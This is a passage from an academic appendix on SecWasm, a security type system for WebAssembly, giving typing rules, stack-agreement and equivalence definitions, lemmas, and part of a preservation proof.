 \langle i32 \langle \ell_0 \rangle :: t \langle \ell_1 \rangle :: t \langle \ell_2 \rangle :: st, pc \rangle :: \gamma, C \vdash \mathbf{select} \dashv \langle t \langle \ell \rangle :: st, pc \rangle :: \gamma \\
 \\
 \text{T-GET-LOCAL} \\
 \hline
 C.\mathbf{locals}[i] = t \langle \ell \rangle \\
 \hline
 \langle st, pc \rangle :: \gamma, C \vdash \mathbf{get\_local} \ i \dashv \langle t \langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \\
 \\
 \text{T-SET-LOCAL} \\
 \hline
 C.\mathbf{locals}[i] = t \langle \ell' \rangle \quad pc \sqcup \ell \sqsubseteq \ell' \\
 \hline
 \langle t \langle \ell \rangle :: st, pc \rangle :: \gamma, C \vdash \mathbf{set\_local} \ i \dashv \langle st, pc \rangle :: \gamma \\
 \\
 \text{T-TEE-LOCAL} \\
 \hline
 C.\mathbf{locals}[i] = t \langle \ell' \rangle \quad pc \sqcup \ell \sqsubseteq \ell' \\
 \hline
 \langle t \langle \ell \rangle :: st, pc \rangle :: \gamma, C \vdash \mathbf{tee\_local} \ i \dashv \langle t \langle \ell \rangle :: st, pc \rangle :: \gamma \\
 \\
 \text{T-GET-GLOBAL} \\
 \hline
 C.\mathbf{globals}[i] = \mathbf{mut}^? \ t \langle \ell \rangle \\
 \hline
 \langle st, pc \rangle :: \gamma, C \vdash \mathbf{get\_global} \ x \dashv \langle t \langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \\
 \\
 \text{T-SET-GLOBAL} \\
 \hline
 C.\mathbf{globals}[i] = \mathbf{mut} \ t \langle \ell' \rangle \quad pc \sqcup \ell \sqsubseteq \ell' \\
 \hline
 \langle t \langle \ell \rangle :: st, pc \rangle :: \gamma, C \vdash \mathbf{set\_global} \ i \dashv \langle st, pc \rangle :: \gamma \\
 \\
 \text{T-LOAD} \\
 \hline
 C.\mathbf{mem} = n \quad \ell = \ell_a \sqcup \ell_m \sqcup pc \\
 \hline
 \langle i32 \langle \ell_a \rangle :: st, pc \rangle :: \gamma, C \vdash t.\mathbf{load} \ \ell_m \dashv \langle t \langle \ell \rangle :: st, pc \rangle :: \gamma \\
 \\
 \text{T-STORE} \\
 \hline
 C.\mathbf{mem} = n \quad pc \sqcup \ell_a \sqcup \ell_v \sqsubseteq \ell_m \\
 \hline
 \langle t \langle \ell_v \rangle :: i32 \langle \ell_a \rangle :: st, pc \rangle :: \gamma, C \vdash t.\mathbf{store} \ \ell_m \dashv \langle st, pc \rangle :: \gamma
 \end{array}$$

**Figure E.13:** SecWasm security type system. Security extensions and static checks are highlighted (cont.)

$$\begin{array}{c}
 \text{T-MEMORY-SIZE} \\
 \frac{C.\text{mem} = n}{\langle st, pc \rangle :: \gamma, C \vdash \text{memory.size} \vdash \langle i32\langle pc \rangle :: st, pc \rangle :: \gamma} \\
 \\
 \text{T-MEMORY-GROW} \\
 \frac{C.\text{mem} = n}{\langle i32\langle L \rangle :: st, L \rangle :: \gamma, C \vdash \text{memory.grow} \vdash \langle i32\langle L \rangle :: st, L \rangle :: \gamma} \\
 \\
 \begin{array}{cc}
 \text{T-NOP} & \text{T-UNREACHABLE} \\
 \frac{}{\gamma, C \vdash \text{nop} \vdash \gamma} & \frac{}{\gamma, C \vdash \text{unreachable} \vdash \gamma}
 \end{array} \\
 \\
 \text{T-BLOCK} \\
 \frac{\langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma, \text{label}(\tau_2^m) : C \vdash \text{expr} \vdash \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma'}{\langle \tau_1^n :: st, pc \rangle :: \gamma, C \vdash \text{block} (\tau_1^n \rightarrow \tau_2^m) \text{expr} \text{end} \vdash \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma'} \\
 \\
 \text{T-IF} \\
 \frac{\forall i \in \{1, 2\}. \langle \tau_1^n, pc \sqcup \ell \rangle :: \langle st, pc \rangle :: \gamma, \text{label}(\tau_2^m) : C \vdash \text{expr}_i \vdash \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma'}{\langle i32\langle \ell \rangle :: \tau_1^n :: st, pc \rangle :: \gamma, C \vdash \text{if} (\tau_1^n \rightarrow \tau_2^m) \text{expr}_1 \text{else} \text{expr}_2 \text{end} \vdash \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma'} \\
 \\
 \text{T-LOOP} \\
 \frac{\langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma', \text{label}(\tau_1^n) : C \vdash \text{expr} \vdash \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \quad pc \sqsubseteq pc' \quad \gamma \sqsubseteq \gamma' \quad pc \sqsubseteq pc'' \quad st \sqsubseteq st'}{\langle \tau_1^n :: st, pc \rangle :: \gamma, C \vdash \text{loop} (\tau_1^n \rightarrow \tau_2^m) \text{expr} \text{end} \vdash \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma'} \\
 \\
 \text{T-BR} \\
 \frac{C.\text{labels}[i] = st \quad \gamma \sqsubseteq \gamma' \quad pc \sqsubseteq st}{\langle st :: st', pc \rangle :: \gamma, C \vdash \text{br } i \vdash \text{lif t}_{pc}(\langle st'', pc' \rangle :: \gamma'[0 : i - 1]) :: \gamma'[i :]} \\
 \\
 \text{T-BR-IF} \\
 \frac{C.\text{labels}[i] = st \quad \gamma \sqsubseteq \gamma' \quad pc \sqcup \ell \sqsubseteq st}{\langle i32\langle \ell \rangle :: st :: st', pc \rangle :: \gamma, C \vdash \text{br\_if } i \vdash \text{lif t}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i - 1]) :: \gamma'[i :]} \\
 \\
 \text{T-BR-TABLE} \\
 \frac{(C.\text{labels}[i] = st)^m \quad m \geq 1 \quad |\gamma| \geq m \quad \gamma \sqsubseteq \gamma' \quad pc \sqcup \ell \sqsubseteq st}{\langle i32\langle \ell \rangle :: st :: st', pc \rangle :: \gamma, C \vdash \text{br\_table } i^m \vdash \text{lif t}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : m - 1]) :: \gamma'[m :]}
 \end{array}$$

**Figure E.13:** SecWasm security type system. Security extensions and static checks are highlighted (cont.)

$$\begin{array}{c}
 \text{T-RETURN} \\
 \frac{C.\text{return} = st \quad \gamma \sqsubseteq \gamma' \quad pc \sqsubseteq st}{\langle st :: st', pc \rangle :: \gamma, C \vdash \text{return } \dashv \text{lif } t_{pc}(\langle st'', \ell \rangle :: \gamma')} \\
 \\
 \text{T-CALL} \\
 \frac{C.\text{funcs}[i] = f : \tau_1^n \xrightarrow{\ell} \tau_2^m \quad pc \sqsubseteq \ell}{\langle \tau_1^n :: st, pc \rangle :: \gamma, C \vdash \text{call } i \dashv \langle \tau_2^m :: st, pc \rangle :: \gamma} \\
 \\
 \text{T-CALL-INDIRECT} \\
 \frac{pc \sqcup \ell \sqsubseteq \ell_f}{\langle i32 \langle \ell \rangle :: \tau_1^n :: st, pc \rangle :: \gamma, C \vdash \text{call\_indirect } \tau_1^n \xrightarrow{\ell_f} \tau_2^m \dashv \langle \tau_2^m :: st, pc \rangle :: \gamma} \\
 \\
 \text{T-SEQ} \\
 \frac{\gamma, C \vdash \text{expr}_0 \dashv \gamma' \quad \gamma', C \vdash \text{expr}_1 \dashv \gamma''}{\gamma, C \vdash \text{expr}_0; \text{expr}_1 \dashv \gamma''}
 \end{array}$$

**Function typing:**

$$\begin{array}{c}
 \text{T-FUNC} \\
 \frac{C.\text{funcs}[i] = \tau_1^n \xrightarrow{\ell} \tau_2^m}{\langle \varepsilon, \ell \rangle, C\{\text{locals } \tau_1^n :: \tau^*, \text{labels } \varepsilon, \text{return } \tau_2^m\} \vdash \text{expr} \dashv \langle \tau_2^m, pc \rangle} \\
 C \vdash \{\text{type } i, \text{locals } \tau^*, \text{body } \text{expr}\}
 \end{array}$$

**Figure E.13:** SecWasm security type system. Security extensions and static checks are highlighted (cont.)

### E.III Proofs

**Definition E.6** (Context Label Extension). If  $C$  is a context and  $st$  is a stack type then  $\text{label}(st) : C$  is the context  $C'$  with every record like  $C$  except that  $C'.\text{labels}$  is the list with head  $\text{label}(st)$  and tail  $C.\text{labels}$ :  $C'.\text{labels} = \text{label}(st) :: C.\text{labels}$ .

**Definition E.7** (Context-Stack Well-Formedness). Operand stack  $\sigma$  is well-formed with respect to context  $C$ , denoted  $C \vdash \sigma$ , if:

1. For all  $i$  in the domain of  $C.\text{labels}$  there exists some  $\sigma_0, \sigma_1$ , and  $m$  such that  $\sigma = \sigma_0 :: L_m^i :: \sigma_1$  and  $C.\text{labels}[i] = \tau^m$  for some  $\tau^m$ .
2.  $C.\text{return} = \tau^m$  for some  $m$  and  $\sigma|_F[0] = F_m$ , for the bottom frame  $F_m$  and  $F_m.\text{locals}$  is well typed with respect to  $C.\text{locals}$ .

**Definition E.8** (Context-Store Well-Formedness). Store  $S$  is well-formed with respect to context  $C$ , denoted  $C \vdash S$ , if:

1. For every function  $f$  in  $S.\text{funcs}$  we have  $C \vdash f$ .
2. For every variable in  $C.\text{globals}$  there is a corresponding well-typed entry in  $S.\text{globals}$ .

We extend the subtyping rules for types to types stacks as follows

**Definition E.9** (Type Stack Subtyping).

$$\frac{}{\varepsilon \sqsubseteq \varepsilon} \qquad \frac{\ell_1 \sqsubseteq \ell_2 \quad st_1 \sqsubseteq st_2}{t\langle \ell_1 \rangle :: st_1 \sqsubseteq t\langle \ell_2 \rangle :: st_2}$$

**Definition E.10** (Stack-of-Stacks Subtyping).

$$\frac{}{\varepsilon \sqsubseteq \varepsilon} \qquad \frac{st \sqsubseteq st' \quad pc \sqsubseteq pc' \quad \gamma \sqsubseteq \gamma'}{\langle st, pc \rangle :: \gamma \sqsubseteq \langle st', pc' \rangle :: \gamma'}$$

**Definition E.11** (Stack-of-Stacks Projections).

$$\begin{array}{ll} \langle st, pc \rangle :: \gamma.\text{fst} = st :: \gamma.\text{fst} & \langle st, pc \rangle :: \gamma.\text{snd} = pc :: \gamma.\text{snd} \\ \varepsilon.\text{fst} = \varepsilon & \varepsilon.\text{snd} = \varepsilon \end{array}$$

**Definition E.12** ( $\theta$ -Variant Typing Contexts).

$$\Delta(C, \gamma, \theta) \triangleq \begin{cases} \gamma & \text{if } \theta = \text{no-br} \\ \text{merge}(C, \gamma, j) & \text{if } \theta = j \\ \langle C.\text{return}, \gamma[0].\text{snd} \rangle & \text{if } \theta = \text{return} \end{cases}$$

where  $\text{merge}(C, \gamma, j) \triangleq \langle C.\text{labels}[j] :: \gamma[j+1].\text{fst}, \gamma[0].\text{snd} \sqcup \gamma[j+1].\text{snd} \rangle :: \gamma[j+2:]$ .

**Definition E.13** ( $\theta$ -predecessor).

$$\text{pred}(\theta) \triangleq \begin{cases} j, & \text{if } \theta = j + 1 \\ \text{no-br}, & \text{if } \theta = 0 \vee \theta = \text{no-br} \\ \text{return}, & \text{if } \theta = \text{return} \end{cases}$$

**Definition E.14** ( $\theta$ -Ordering).  $\text{no-br} < j < \text{return}$ .

**Definition E.15** (Maximum between Two  $\theta$ s).

$$\begin{array}{l} \max(\text{return}, \_) = \text{return} \\ \max(\_, \text{return}) = \text{return} \\ \max(\theta, \text{no-br}) = \theta \\ \max(\text{no-br}, \theta) = \theta \\ \max(j, k) = j > k ? j : k \end{array}$$

**Definition E.16** ( $\theta$ -Conversion to Natural Numbers).

$$\text{nat}(no-br) = -1 \quad \text{nat}(j) = j \quad \text{nat}(\text{return}) = \infty.$$

**Definition E.17** (Lift).

$$\begin{aligned} \text{lift}_\ell(t\langle\ell'\rangle) &\triangleq t\langle\ell' \sqcup \ell\rangle \\ \text{lift}_\ell(\tau :: st) &\triangleq \text{lift}_\ell(\tau) :: \text{lift}_\ell(st) \\ \text{lift}_\ell((st, pc) :: \gamma) &\triangleq (\text{lift}_\ell(st), pc \sqcup \ell) :: \text{lift}_\ell(\gamma) \end{aligned}$$

**Definition E.18** (Operand Stack and Type Stack Agreement). Given operand stack  $\sigma$  and type stack  $st$ , we define  $\sigma$  agreement with  $st$  (denoted  $st \Vdash \sigma$ ) inductively as:

$$\frac{}{[] \Vdash \varepsilon} \quad \frac{st \Vdash \sigma}{t\langle\ell\rangle :: st \Vdash t.\text{const } k :: \sigma} \quad \frac{st \Vdash \sigma}{st \Vdash L :: \sigma} \quad \frac{st \Vdash \sigma}{st \Vdash F :: \sigma}.$$

**Definition E.19** (High Type Stack). For a type stack  $st$ , we write  $\text{high}(st)$  if for all  $i$  such that  $st[i] = t\langle\ell\rangle$ , we have  $\ell \not\sqsubseteq \mathcal{A}$ .

**Definition E.20** (High Stack-of-Stacks).

$$\frac{pc \not\sqsubseteq \mathcal{A} \quad \text{high}(\gamma)}{\text{high}(\langle st, pc \rangle :: \gamma)}$$

**Definition E.21** (Frame Equivalence).

$$F \sim_{\mathcal{A}}^C F' \triangleq \begin{cases} F.\text{module} = F'.\text{module} \\ |F.\text{locals}| = |F'.\text{locals}| \\ \forall i. F.\text{locals}[i] \sim_{\mathcal{A}}^C F'.\text{locals}[i]. \end{cases}$$

**Definition E.22** (Operand Stack and Type Stack Agreement Equivalence). For two operand stacks  $\sigma$  and  $\sigma$  and type stacks  $st_0$  and  $st_1$  such that  $st_i \Vdash \sigma_i$ , we define operand stack equivalence  $st_0 \Vdash \sigma_0 \sim_{\mathcal{A}}^C st_1 \Vdash \sigma_1$  inductively as:

$$\frac{}{[] \Vdash \varepsilon \sim_{\mathcal{A}}^C [] \Vdash \varepsilon} \quad \frac{st_0 \Vdash \sigma_0 \sim_{\mathcal{A}}^C st_1 \Vdash \sigma_1 \quad \ell_0 \sqsubseteq \mathcal{A} \wedge \ell_1 \sqsubseteq \mathcal{A} \Rightarrow v_0 = v_1}{t\langle\ell_0\rangle :: st_0 \Vdash v_0 :: \sigma_0 \sim_{\mathcal{A}}^C t\langle\ell_1\rangle :: st_1 \Vdash v_1 :: \sigma_1}$$

$$\frac{st_0 \Vdash \sigma_0 \sim_{\mathcal{A}}^C st_1 \Vdash \sigma_1 \quad F \sim_{\mathcal{A}}^C F'}{st_0 \Vdash F :: \sigma_0 \sim_{\mathcal{A}}^C st_1 \Vdash F' :: \sigma_1} \quad \frac{st_0 \Vdash \sigma_0 \sim_{\mathcal{A}}^C st_1 \Vdash \sigma_1}{st_0 \Vdash L :: \sigma_0 \sim_{\mathcal{A}}^C st_1 \Vdash L :: \sigma_1}.$$

**Definition E.23** (Operand Stack and Stack-of-Stacks Agreement). For operand stack  $\sigma = v_0^* :: L^0 :: \dots :: v_{n-1}^* :: L^{n-1} :: v_n^* :: F$  and stack-of-stacks  $\gamma$  such that  $|\gamma| = n + 1$ , we say  $\sigma$  agrees with  $\gamma$ , denoted  $\gamma \Vdash \sigma$ , if:

$$\frac{\forall 0 \leq i < n. \gamma[i].\text{fst} \Vdash v_i^* :: L^i \quad \gamma[n].\text{fst} \Vdash v_n^* :: F}{\gamma \Vdash \sigma}$$

**Definition E.24** (Operand Stack and Stack-of-Stacks Agreement Equivalence).

$$\frac{\gamma \Vdash \sigma \quad \gamma' \Vdash \sigma' \quad \gamma.\text{fst} \Vdash \sigma \sim_{\mathcal{A}}^C \gamma'.\text{fst} \Vdash \sigma'}{\gamma \Vdash \sigma \sim_{\mathcal{A}}^C \gamma' \Vdash \sigma'}$$

**Definition E.25** (Operand Stack and Stack-of-Stacks Agreement Ordered Equivalence).

$$\frac{\gamma \Vdash \sigma_t :: \sigma_b \quad \gamma' \Vdash \sigma'_t :: \sigma'_b \quad \gamma.\text{fst} = st_t :: st_b \quad \gamma'.\text{fst} = st'_t :: st'_b \quad st_b \sqsubseteq st'_b \quad \text{high}(st'_t) \quad st_b \Vdash \sigma_b \sim_{\mathcal{A}}^C st'_b \Vdash \sigma'_b}{\gamma \Vdash \sigma_t :: \sigma_b \triangleleft_{\mathcal{A}}^C \gamma' \Vdash \sigma'_t :: \sigma'_b}$$

**Lemma E.3** (Operand Stack and Type Stack Agreement Monotonicity).

$$\frac{st \Vdash \sigma \quad st \sqsubseteq st'}{st' \Vdash \sigma}$$

*Proof.* The proof follows trivially by induction on the size of  $\sigma$ . ■

**Lemma E.4** (Operand Stack and Stack-of-Stacks Agreement Properties).

(i) *Monotonicity:*

$$\frac{\gamma \Vdash \sigma \quad \gamma \sqsubseteq \gamma'}{\gamma' \Vdash \sigma}$$

(ii) *Monotonicity Covariant:* If  $\gamma \Vdash \sigma$ , then  $\gamma.\text{fst} \Vdash \sigma$ .

(iii) *Combine two:* If  $\gamma \Vdash \sigma :: L^0$  (or  $\gamma \Vdash \sigma :: F^0$ ) and  $\gamma' \Vdash \sigma'$ , then  $\gamma :: \gamma' \Vdash \sigma :: L^0 :: \sigma'$  (or  $\gamma :: \gamma' \Vdash \sigma :: F^0 :: \sigma'$ ).

(iv) *Cons:* If  $\langle st, pc \rangle :: \gamma \Vdash \sigma$  and  $\tau \Vdash v$ , then  $\langle \tau :: st, pc \rangle :: \gamma \Vdash v :: \sigma$ .

(v) *Cdr:* If  $\langle \tau :: st, pc \rangle :: \gamma \Vdash v :: \sigma$  then  $\langle st, pc \rangle :: \gamma \Vdash \sigma$ .

(vi) *Split:* If  $\langle st_1 :: st_2, pc \rangle :: \gamma \Vdash \sigma_1 :: \sigma_2$  such that  $st_1 \Vdash \sigma_1$  then  $\langle st_1, pc \rangle :: \langle st_2, pc \rangle :: \gamma \Vdash \sigma_1 :: L :: \sigma_2$ .

(vii) *Merge:* If  $\langle st_1, pc_1 \rangle :: \langle st_2, pc_2 \rangle :: \gamma \Vdash \sigma_1 :: L^0 :: \sigma_2$  or  $\langle st_1, pc_1 \rangle :: \langle st_2, pc_2 \rangle :: \gamma \Vdash \sigma_1 :: F^0 :: \sigma_2$  then  $\langle st_1 :: st_2, pc_1 \sqcup pc_2 \rangle :: \gamma \Vdash \sigma_1 :: \sigma_2$ .

(viii) *pc-Invariance:* If  $\langle st, pc \rangle :: \gamma \Vdash \sigma$  then  $\langle st, pc' \rangle :: \gamma \Vdash \sigma$ .

(ix) *Frame change:* If  $\gamma \Vdash \sigma$  and  $F'$  is a frame then  $\gamma \Vdash \sigma'$ , where  $\sigma'$  is the same as  $\sigma$ , but one of its frames has been replaced by  $F'$ .

*Proof.*

(i) Follows from Definitions E.23 and E.18.

(ii) Follows from Definitions E.23 and E.18. ■

**Lemma E.5** ( $\Delta$ -Monotonicity). *If  $\Delta(C, \gamma, \theta) \Vdash \sigma$  and  $\gamma \sqsubseteq \gamma'$  then  $\Delta(C, \gamma', \theta) \Vdash \sigma$ .*

**Lemma E.6** (Stack Equivalence Reflexivity). *If  $st \Vdash \sigma$  and  $st \sqsubseteq st'$  then  $st \Vdash \sigma \sim_{\mathcal{A}}^C st' \Vdash \sigma$ .*

**Lemma E.7** (Operand Stack and Stack-of-Stacks Agreement Equivalence Properties).

- (i) *Reflexivity: If  $\gamma \Vdash \sigma$  and  $\gamma' \Vdash \sigma$ , then  $\gamma \Vdash \sigma \sim_{\mathcal{A}}^C \gamma' \Vdash \sigma$ , for any  $C$ .*
- (ii) *Cons: If  $\langle st, pc \rangle :: \gamma \Vdash \sigma \sim_{\mathcal{A}}^C \langle st', pc' \rangle :: \gamma' \Vdash \sigma'$  and  $\tau \Vdash v$  then  $\langle \tau :: st, pc \rangle :: \gamma \Vdash v :: \sigma \sim_{\mathcal{A}}^C \langle \tau :: st', pc' \rangle :: \gamma' \Vdash v :: \sigma'$ .*
- (iii) *Split: If  $\langle st_1 :: st_2, pc \rangle :: \gamma \Vdash \sigma_1 :: \sigma \sim_{\mathcal{A}}^C \langle st'_1 :: st'_2, pc' \rangle :: \gamma' \Vdash \sigma' :: \sigma'$  and  $st_1 \Vdash \sigma_1$  and  $st'_1 \Vdash \sigma'_1$  then  $\langle st_1, pc \rangle :: \langle st_2, pc \rangle :: \gamma \Vdash \sigma_1 :: L :: \sigma \sim_{\mathcal{A}}^C \langle st'_1, pc' \rangle :: \langle st'_2, pc' \rangle :: \gamma' \Vdash \sigma'_1 :: L' :: \sigma'$ .*
- (iv) *Cdr: If  $\langle \tau :: st, pc \rangle :: \gamma \Vdash v :: \sigma \sim_{\mathcal{A}}^C \langle \tau' :: st', pc' \rangle :: \gamma' \Vdash v' :: \sigma'$  then  $\langle st, pc \rangle :: \gamma \Vdash \sigma \sim_{\mathcal{A}}^C \langle st', pc' \rangle :: \gamma' \Vdash \sigma'$ .*

**Lemma E.8** (Ordered Stack Equivalence Reflexivity). *If  $\gamma \Vdash \sigma \sim_{\mathcal{A}}^C \gamma' \Vdash \sigma'$  then  $\gamma \Vdash \sigma \triangleleft_{\mathcal{A}}^C \gamma' \Vdash \sigma'$ .*

**Lemma E.9** (Operand Stack and Stack-of-Stacks Agreement Ordered Equivalence Properties).

- (i) *Remove from top: If  $\langle \tau :: st, pc \rangle :: \gamma \Vdash v :: \sigma$ , then  $\langle \tau :: st, pc \rangle :: \gamma \Vdash v :: \sigma \triangleleft_{\mathcal{A}}^C \langle st, pc \rangle :: \gamma \Vdash \sigma$ .*
- (ii) *Add on top: If  $\langle st, pc \rangle :: \gamma \Vdash \sigma$ ,  $\tau \Vdash v$ , and  $\text{high}(\tau)$ , then  $\langle st, pc \rangle :: \gamma \Vdash \sigma \triangleleft_{\mathcal{A}}^C \langle \tau :: st, pc \rangle :: \gamma \Vdash v :: \sigma$ .*
- (iii) *Merge top two: If  $\langle st_1, pc_1 \rangle :: \langle st_2, pc_2 \rangle :: \gamma \Vdash \sigma_1 :: L^0 :: \sigma_2$  then  $\langle st_1, pc_1 \rangle :: \langle st_2, pc_2 \rangle :: \gamma \Vdash \sigma_1 :: L^0 :: \sigma_2 \triangleleft_{\mathcal{A}}^C \langle st_1 :: st_2, pc_1 \sqcup pc_2 \rangle :: \gamma \Vdash \sigma_1 :: \sigma_2$ .*
- (iv) *Structure Invariance Left:  $\langle st_1 :: st_2, pc \rangle :: \gamma \Vdash \sigma_1 :: \sigma_2 \triangleleft_{\mathcal{A}}^C \langle st_1, pc \rangle :: \langle st_2, pc \rangle :: \gamma \Vdash \sigma_1 :: L :: \sigma_2$ .*
- (v) *pc-Invariance:  $\langle st, pc \rangle :: \gamma \Vdash \sigma \triangleleft_{\mathcal{A}}^C \langle st, pc' \rangle :: \gamma \Vdash \sigma$ .*
- (vi) *Suffix extensibility: If  $\gamma_b \Vdash \sigma_b \sim_{\mathcal{A}}^C \gamma'_b \Vdash \sigma'_b$  and  $\gamma_t \Vdash \sigma_t \triangleleft_{\mathcal{A}}^C \gamma'_t \Vdash \sigma'_t$ , then  $\gamma_t :: \gamma_b \Vdash \sigma_t :: \sigma_b \triangleleft_{\mathcal{A}}^C \gamma'_t :: \gamma'_b \Vdash \sigma'_t :: \sigma'_b$ .*

*Proof.*



## E. A Principled Approach to Securing WebAssembly

- Case  $expr = \text{if } (\tau_1^n \rightarrow \tau_2^m) expr_1 \text{ else } expr_2 \text{ end}$

By inversion of the rule T-IF above we have that  $expr_i$  is well-typed and by induction we get  $\langle st, pc \rangle :: \gamma \sqsubseteq \langle st', pc'' \rangle :: \gamma'$ . Hence, from Definition E.10, we get  $\gamma \sqsubseteq \gamma'$ . Also,  $pc \sqsubseteq pc \sqcup pc''$ .

- Case  $expr = \text{br } i$

From rule T-BR it follows that  $\gamma \sqsubseteq \gamma'$ . From Definitions E.10 and E.17, we get that  $\gamma' \sqsubseteq \text{lift}_{pc}(\gamma'[0 : i - 1]) :: \gamma'[i : ]$ . Hence  $\gamma \sqsubseteq \text{lift}_{pc}(\gamma'[0 : i - 1]) :: \gamma'[i : ]$ . Also,  $pc \sqsubseteq pc \sqcup pc'$ .

- Case  $expr = \text{return}$

From rule T-RETURN and Definitions E.10 and E.17, it follows that  $\gamma \sqsubseteq \gamma' \sqsubseteq \text{lift}_{pc}(\gamma')$ . Hence, we get  $\gamma \sqsubseteq \text{lift}_{pc}(\gamma')$ . Also,  $pc \sqsubseteq pc \sqcup \ell$ . ■

**Lemma E.12** (Operand Stack Agreement Preservation). *For any typing context  $C$ , store  $S_0$ , operand stack  $\sigma_0$ , stack-of-stacks  $\gamma_0$ , and expression  $expr$ , such that  $C \vdash S_0$ ,  $C \vdash \sigma_0$ , and  $\gamma_0 \Vdash \sigma_0$ , if  $\langle \langle \sigma_0, S_0, expr \rangle \rangle \Downarrow \langle \langle \sigma_1, S_1, \theta \rangle \rangle$  and  $\gamma_0, C \vdash expr \dashv \gamma_1$ , then the following statements hold:*

1.  $\Delta(C, \gamma_1, \theta) \Vdash \sigma_1$ ,
2.  $C \vdash S_1$ , and
3.  $C' \vdash \sigma_1$ , where  $C' = C[\text{labels}[j + 1 : ]]$  if  $\theta = j$  (i.e.,  $C'$  is the same as  $C$ , but with the top  $j + 1$  labels in  $C.\text{labels}$  removed), or with  $C' = C$  (i.e.  $C \vdash \sigma_1$ ) otherwise.

*Proof.* The proof is by strong induction on the expression being executed.

- Case  $expr = t.\text{const } n$

From rules E-CONST and T-CONST, it follows that  $\sigma_1 = t.\text{const } n :: \sigma_0$  and  $\gamma_1 = \langle t\langle pc \rangle :: st, pc \rangle :: \gamma$ . Also,  $\theta = \text{no-br}$ , hence from Definition E.12,  $\Delta(C, \gamma_1, \text{no-br}) = \gamma_1$ . Then

$$\frac{\frac{}{\langle st, pc \rangle :: \gamma \Vdash \sigma_0} \text{hyp.} \quad \frac{}{t\langle pc \rangle \Vdash t.\text{const } n} \text{Def. E.18}}{\langle t\langle pc \rangle :: st, pc \rangle :: \gamma \Vdash t.\text{const } n :: \sigma_0} \text{Lem. E.4.(iv)}$$

From rule E-CONST,  $S_0 = S_1$ , hence  $C \vdash S_1$ . The labels and frames of  $\sigma_0$  and  $\sigma_1$  are equal and so by the hypothesis  $C' \vdash \sigma_1$ .

- Case  $expr = t.\text{unop}$

Rules E-UNOP and T-UNOP apply. We use Lemmas E.4.(v) and E.4.(iv) and a similar proof argument as in case **const**.

- Case  $expr = t.binop$

Rules **E-BINOP** and **T-BINOP** apply. We use Lemmas E.4.(v) and E.4.(iv) and a similar proof argument as in case **const**.

- Case  $expr = \mathbf{drop}$

Rules **E-DROP** and **T-DROP** apply. We use Lemma E.4.(v) and a similar argument as in case **const**.

- Case  $expr = \mathbf{select}$

Rules **E-SELECT** and **T-SELECT** apply. We use Lemmas E.4.(v) three times and then E.4.(iv) and a similar proof argument as in case **unop**.

- Case  $expr = \mathbf{get\_local} \ i$

From rules **E-GET-LOCAL** and **T-GET-LOCAL**, it follows that  $\sigma_1 = v :: \sigma_0$ , with  $v = \sigma_0|_F[0]$  and  $\gamma_1 = \langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma$ , respectively. Also,  $\theta = no-br$ , hence from Definition E.12,  $\Delta(C, \gamma_1, no-br) = \gamma_1$ . Then

$$\frac{\frac{\frac{\text{hyp.}}{C \vdash \sigma_0} \text{Def. E.7}}{v = t.\mathbf{const} \ n} \text{Def. E.18}}{\langle st, pc \rangle :: \gamma \Vdash \sigma_0} \text{hyp.}}{\langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash v :: \sigma_0} \text{Def. E.18}$$

From rule **E-GET-LOCAL**,  $S_0 = S_1$ , hence  $C \vdash S_1$ .

The labels and frames of  $\sigma_0$  and  $\sigma_1$  are equal and so by the hypothesis  $C' \vdash \sigma_1$ .

- Case  $expr = \mathbf{set\_local} \ i$

From rules **E-SET-LOCAL** and **T-SET-LOCAL**, it follows that  $\sigma_0 = v :: \sigma$  and  $\gamma_0 = \langle t\langle \ell \rangle :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = \sigma|_F[0].\text{locals}[i \mapsto v]$  and  $\gamma_1 = \langle st, pc \rangle :: \gamma$ .

$$\frac{\frac{\text{hyp.}}{\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v :: \sigma} \text{Lem. E.4.(v)}}{\langle st, pc \rangle :: \gamma \Vdash \sigma} \text{Lem. E.4.(ix)}}{\langle st, pc \rangle :: \gamma \Vdash \sigma_1}$$

From rule **E-SET-LOCAL**,  $S_0 = S_1$ , hence  $C \vdash S_1$ .

The labels and frames of  $\sigma_0$  and  $\sigma_1$  are equal, except for the updated value in the local function frame (which is well-typed), and so by the hypothesis  $C' \vdash \sigma_1$ .

- Case  $expr = \mathbf{tee\_local} \ i$

Rules **E-TEE-LOCAL** and **T-TEE-LOCAL** apply. We use Lemmas E.4.(v), E.4.(ix), and E.4.(iv) and a similar proof argument as in case **set\_local**.

- Case  $expr = \mathbf{get\_global} \ i$

Rules  $\mathbf{E-GET-GLOBAL}$  and  $\mathbf{T-GET-GLOBAL}$  apply. We use a similar proof argument as in case  $\mathbf{get\_local}$ .

- Case  $expr = \mathbf{set\_global} \ i$

Rules  $\mathbf{E-SET-GLOBAL}$  and  $\mathbf{T-SET-GLOBAL}$  apply. For proving  $\Delta(C, \gamma_1, no-br) \Vdash \sigma_1$ , we apply Lemmas E.4.(v) to relation  $\gamma_0 \Vdash v :: \sigma$  known from the hypothesis .

The stores  $S_0$  and  $S_1$  are equal except for the updated value of the global variable, which is well typed. Hence  $C \vdash S_1$  from the hypothesis.

$C \vdash v :: \sigma_1$ , hence, from Definition E.7, we get  $C' \vdash \sigma_1$ .

- Case  $expr = t.\mathbf{load} \ \ell_m$

